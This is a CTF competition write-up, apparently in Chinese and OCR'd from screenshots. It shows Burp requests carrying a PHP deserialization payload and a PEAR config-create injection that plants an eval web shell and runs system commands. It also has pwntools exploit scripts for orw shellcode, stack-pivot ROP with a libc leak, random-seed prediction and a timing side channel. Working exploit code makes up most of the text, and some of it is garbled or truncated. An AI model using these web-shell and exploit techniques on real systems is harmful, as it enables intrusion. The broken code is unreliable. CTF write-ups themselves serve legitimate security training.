1917012103183559858038403872378868186076381477636544036214366199905
4338470989558459179388468943933975861549233231199667742564080001256
1928817325676161037608156332653254561436016493935476668353262724086
2254004406506752856867556923324078555306268597459362023546651963283
```

Web

Really_Ez_Rce



ez_php

The screenshot shows a Burp Suite Professional interface with the following details:

- Request Tab:** Displays an XML payload:

```
1 POST / HTTP/1.1
2 Host: 27.25.151.198:36856
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.99 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Accept-Encoding: gzip, deflate
7 Accept-Language: zh-CN,zh;q=0.9
8 Connection: close
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 235
11
12 data=
a:2:{i:0;s:6:"GOGOGO";i:1;s:8:"dengchao";o:6:"DouBao
";s:3:"dao";a:2:{i:0;s:9:"HeiCaFei";i:1;s:5:"Hong
CaFei";s:6:"system";}i:1;r:23:"cat@20/lfl1ll1ll1ll1l
ove4";s:9:"Dagongren";a:1:{i:0;i:1;}s:9:"Bagongre
n";a:1:{i:0;i:2;}}i:0;N;
```
- Response Tab:** Shows an HTTP response:

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.20.2
3 Date: Sat, 07 Jun 2025 05:55:31 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 X-Powered-By: PHP/7.3.33
7 Content-Length: 43
8
9 flag{77bb8e48-2e67-4545-a38d-d378325e4383}
10
```
- Inspector Tab:** Lists various request and response details.

DeceptiFlag

Burp Suite Professional v2021.5.2 - Temporary Project - licensed to surferxyz

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options

1 x 2 x 3 x 4 x 5 x 6 x 7 x 8 x 9 x 10 x 11 x ...

Send Cancel </> [?]

Request

Pretty Raw \n Actions

```
1 GET /tups.php?file=param&d=<config-create>+<?=
2 eval((`POST("$cmd")`));?>/var/www/html/evil6.php HTTP/1.1
3 Host: 27.25.151.198:39091
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://27.25.151.198:39091
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
8 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4438.212
9 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
11 ,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
12 Referer: http://27.25.151.198:39091/
13 Accept-Encoding: gzip, deflate
14 Accept-Language: zh-CN,zh;q=0.9
15 Cookie: PHPSESSID=21585063cd068bbab05f8a4ef233ab0; pahint=L3Zhci9nbGFL2ZsYwcuDHH0
16 Connection: close
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
```

Response

Pretty Raw Render \n Actions

```
1 HTTP/1.1 200 OK
2 Host: 27.25.151.198:39091
3 Connection: close
4 X-Powered-By: PHP/7.0.33
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Content-type: text/html; charset=UTF-8
9
10 CONFIGURATION (CHANNEL PEAR.PHP.NET):
11 =====
12 Auto-discover new Channels auto_discover <not set>
13 Default Channel default_channel pear.php.net
14 HTTP Proxy Server Address http_proxy <not set>
15 PEAR server [DEPRECATED] master_server <not set>
16 Default Channel Mirror preferred_mirror <not set>
17 Remote Configuration File remote_config <not set>
18 PEAR executables directory bin_dir <not set>
19 /pear/
20 PEAR documentation directory doc_dir /<?
21 /pear/docs/
22 PEAR extension directory ext_dir /
23 /pear/ext/
24 PEAR directory php_dir
25 /pear/
26 PEAR Installer cache directory cache_dir
27 /pear/cache/
28 PEAR configuration file cfg_dir
29 /pear/cfg/
30 PEAR data directory data_dir
31 /pear/data/
32 PEAR installer download download_
33 /pear/download/
34 directory
35 Systems manpage files man_dir
36 /pear/man/
37 directory
38 PEAR metadata directory meta_dir
39 /pear/metadata/
40 PHP C/C++ binary nh
```

INSPECTOR

Target: http://27.25.151.198:39091 [?]

Query Parameters (2)

Body Parameters (0)

Request Cookies (2)

Request Headers (11)

Response Headers (7)

Search... 0 matches

Search... 0 matches

Ready

2,871 bytes | 67 millis

Burp Suite Professional v2021.5.2 - Temporary Project - licensed to surferxy

Target: http://27.25.151.198:39091

Request

```

1 POST /tips.php?file=evil6 HTTP/1.1
2 Host: 27.25.151.198:39091
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 Origin: http://27.25.151.198:39091
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212
7 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
 ,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
3;q=0.9
8 Referer: http://27.25.151.198:39091/
9 Accept-Encoding: gzip, deflate
10 Accept-Language: zh-CN,zh;q=0.9
11 Cookie: PHPSESSID=21585063cd068bab05f8a4ef233ab0; pahint=L3hcn19mbGFnL2syWcudih0
12 Connection: close
13 Content-Type: application/x-www-form-urlencoded
14 Content-Length: 39
15 cmd=system('cat%20/var(flag.flag.txt');
16

```

Response

```

1 K
2 1.198:39091
3 ose
4 PHP/7.0.33
5 19 Nov 1981 08:52:00 GMT
6 no-store, no-cache, must-revalidate
7 The flag is: flag{1d05aafc-500d-49ec-aafb-f8be2fe7ecad}
8 text/html charset=UTF-8
9
10 .9
11 _dir":":36:"/flag{1d05aafc-500d-49ec-aafb-f8be2fe7ecad}
12 :"data_dir":":37:"/flag{1d05aafc-500d-49ec-aafb-f8be2fe7ecad}
13 :"www_dir":":38:"/flag{1d05aafc-500d-49ec-aafb-f8be2fe7ecad}
14 :"temp_dir":":36:"/flag{1d05aafc-500d-49ec-aafb-f8be2fe7ecad}
15 :"ext_dir":":36:"/flag{1d05aafc-500d-49ec-aafb-f8be2fe7ecad}
16 :"doc_dir":":37:"/flag{1d05aafc-500d-49ec-aafb-f8be2fe7ecad}
17 :"test_dir":":38:"/flag{1d05aafc-500d-49ec-aafb-f8be2fe7ecad}
18 :"cache_dir":":38:"/flag{1d05aafc-500d-49ec-aafb-f8be2fe7ecad}
19 :"download_dir":":41:"/flag{1d05aafc-500d-49ec-aafb-f8be2fe7ecad}
20 :"s:8:"temp_dir":":37:"/flag{1d05aafc-500d-49ec-aafb-f8be2fe7ecad}
21 :"bin_dir":":32:"/flag{1d05aafc-500d-49ec-aafb-f8be2fe7ecad}
22 n_dir":":36:"/flag{1d05aafc-500d-49ec-aafb-f8be2fe7ecad}
23

```

INSPECTOR

Selection (42)

SELECTED TEXT

```
flag{1d05aafc-500d-49ec-aafb-f8be2fe7ecad}
```

Query Parameters (1)

Body Parameters (1)

Request Cookies (2)

Request Headers (13)

Response Headers (7)

Done

0 matches

0 matches

1,184 bytes | 49 millis

Pwn

三步走战略

经典 orw

```
1 from pwnfunc import *
2
3 io, elf, libc = pwn_initial()
4 set_context(term="tmux_split", arch="amd64")
5 """amd64 i386 arm arm64 riscv64"""
6
7
8 shellcode = shellcraft.open("./flag")
9 shellcode += shellcraft.read("rax", "rsp", 0x30)
10 shellcode += shellcraft.write(1, "rsp", 0x30)
11 shellcode = asm(shellcode)
12 s(b"a" + shellcode)
13 r()
14 s(b"a" * 0x48 + p(0x1337000))
15 ia()
```

Stack Pivoting

给了 0x8 字节的溢出，可以控制 ret_addr 和 rbp，而且没开 PIE，故可打栈迁移布置 rop 链再跳上去

```
1  from pwnfunc import *
2
3  io, elf, libc = pwn_initial()
4  set_context(term="tmux_split", arch="amd64")
5  """amd64 i386 arm arm64 riscv64"""
6
7
8  prdi = 0x0000000000401263
9  puts_plt = 0x00000000401060
10 bss = 0x0000000000404040 + 0x500 + 0x400
11 main = 0x00000000004011AB
12 leave_ret = 0x00000000004011CE
13 payload = b"a" * 0x40 + p(bss) + p(main)
14 s(payload)
15 payload = (
16     (
17         b"a" * 8
18         + p(prdi)
19         + p(elf.got["puts"])
20         + p(elf.plt["puts"])
21         + p(0x000000000040119F)
22     ).ljust(0x40, b"a")
23     + p(0x404500 + 0x400)
24     + p(leave_ret)
25 )
26 s(payload)
27 rl()
28 rl()
29 rl()
30 base = u(r(6).ljust(8, b"\0")) - 0x80E50
31 system = base + 0x50D70
32 binsh = base + 0x1D8678
33 success(hex(base))
```

pdd 助力

两次伪随机数预测+无 pie 溢出，本地写个 c 程序辅助预测随机数

```
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <time.h>
4
5 int main()
6 {
7     // Game1: time(0LL)
8     unsigned int seed = time(0);
9     srand(seed);
10    int v5 = rand();
11    srand(v5 % 5 - 44174237);
12
13    printf("Game1 answers: ");
14    for (int i = 1; i <= 55; ++i)
15    {
16        int value = rand() % 4 + 1;
17        printf("%d", value);
18        if (i < 55)
19            printf("|");
20    }
21    printf("\n");
22
23    // Game2: 固定种子 v6 = 8
24    srand(8);
25
26    printf("Game2 answers: ");
27    for (int j = 1; j <= 55; ++j)
28    {
29        int value = rand() % 4 + 8;
30        printf("%d", value);
31        if (j < 55)
32            printf("|");
33    }
```



```
1  from pwnfunc import *
2
3  io, elf, libc = pwn_initial()
4  set_context(term="tmux_split", arch="amd64")
5  """amd64 i386 arm arm64 riscv64"""
6
7  prdi = 0x0000000000401483
8  bss = 0x0000000000404060 + 0x800
9
10 def run_c_program(executable_path="./exp"):
11     try:
12         # Run the C program and capture output
13         result = subprocess.run(
14             [executable_path], capture_output=True, text=True, check=True
15         )
16
17         # Split output into lines
18         output_lines = result.stdout.strip().split("\n")
19
20         # Initialize lists to store answers
21         game1_answers = []
22         game2_answers = []
23
24         # Parse Game1 and Game2 answers
25         for line in output_lines:
26             if line.startswith("Game1 answers:"):
27                 game1_answers = [int(x) for x in line.split(": ")[1].split("|")]
28             elif line.startswith("Game2 answers:"):
29                 game2_answers = [int(x) for x in line.split(": ")[1].split("|")]
30
31         # Validate lengths
32         if len(game1_answers) != 55 or len(game2_answers) != 55:
33             raise ValueError("Unexpected number of answers")
```

shellcode

shellcode 题，ban 掉了 execve/write/sendfile 等输出调用，打侧信道泄露 flag 即可

```
1  from pwnfunc import *
2
3  def single_exp(single_char, idx):
4      while True:
5          try:
6              io, elf, libc = pwn_initial()
7              set_context(term="tmux_split", arch="amd64")
8              """amd64 i386 arm arm64 riscv64"""
9              shellcode = f"add rsp, {hex(idx)}\ncmp byte ptr [rsp], " + hex(
10                 ord(single_char))
11            )
12            success(shellcode)
13            shellcode = asm(shellcode)
14            ru(b"Enter your command: ")
15            s(shellcode_of_open_read + shellcode + shellcode_of_loop)
16            try:
17                io.recvline(timeout=6)
18                io.close()
19            except EOFError:
20                io.close()
21                print("got eof")
22                return False
23            except TimeoutError:
24                io.close()
25                print("got time out")
26                return True
27                print("got time out")
28                return True
29            except pwnlib.exception.PwnlibException as e:
30                print(f"PwnlibException caught: {e}")
31                io.close()
32                continue
33            except Exception as e:
```

